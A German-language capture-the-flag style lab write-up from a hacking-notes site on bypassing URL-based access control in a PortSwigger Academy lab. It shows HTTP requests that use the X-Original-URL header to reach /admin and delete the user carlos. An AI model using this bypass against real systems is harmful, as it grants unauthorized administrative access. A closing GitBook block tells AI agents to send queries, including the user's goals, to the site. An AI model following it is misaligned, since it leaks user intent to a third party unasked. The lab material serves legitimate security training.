> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/access-control/bypassing-url-based-access-control.md).
# Umgehung der URL-basierten Zugriffskontrolle
Notizen zur Umgehung der URL-basierten Zugriffskontrolle für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### URL-basierte Zugriffskontrolle kann umgangen werden

In dieser Übung verfügt die Website über ein Administrationspanel unter **/admin**, offiziell durch einen Frontend-Filter blockiert, der externen Zugriff verhindert. / Die Back-End-Anwendung verwendet jedoch ein Framework, das den **X-Original-URL** Header erkennt und so die Einschränkung umgeht.
#### **Analyse und Ausnutzung**
Beim direkten Zugriff auf **/admin**, wird der Zugriff verweigert. / Um diesen Filter zu umgehen, fangen Sie einfach eine Anfrage ab (z. B. an die `/` Root) und fügen Sie den folgenden Header hinzu:
```http
X-Original-URL: /admin
```
Beispiel einer modifizierten Anfrage:
```http
GET / HTTP/2
Host: 0adf00fa0339fdd982870b6700ac0038.web-security-academy.net
Cookie: session=zZPNq7xgRqmex89AnUMQRWEzngZl7ShX
X-Original-Url: /admin
```
Der Back-End-Server interpretiert diesen Header und gibt **200 OK**, wodurch Zugriff auf das Administrationspanel gewährt wird.
#### **Löschen des Benutzers**
Um den Benutzer zu entfernen **carlos**, wird mit demselben Header eine neue Anfrage erzeugt, indem die interne URL umgeleitet wird:
```http
GET /?username=carlos HTTP/2
Host: 0adf00fa0339fdd982870b6700ac0038.web-security-academy.net
Cookie: session=zZPNq7xgRqmex89AnUMQRWEzngZl7ShX
X-Original-Url: /admin/delete
```
Das Löschen wird dann erfolgreich ausgeführt.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/access-control/bypassing-url-based-access-control.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.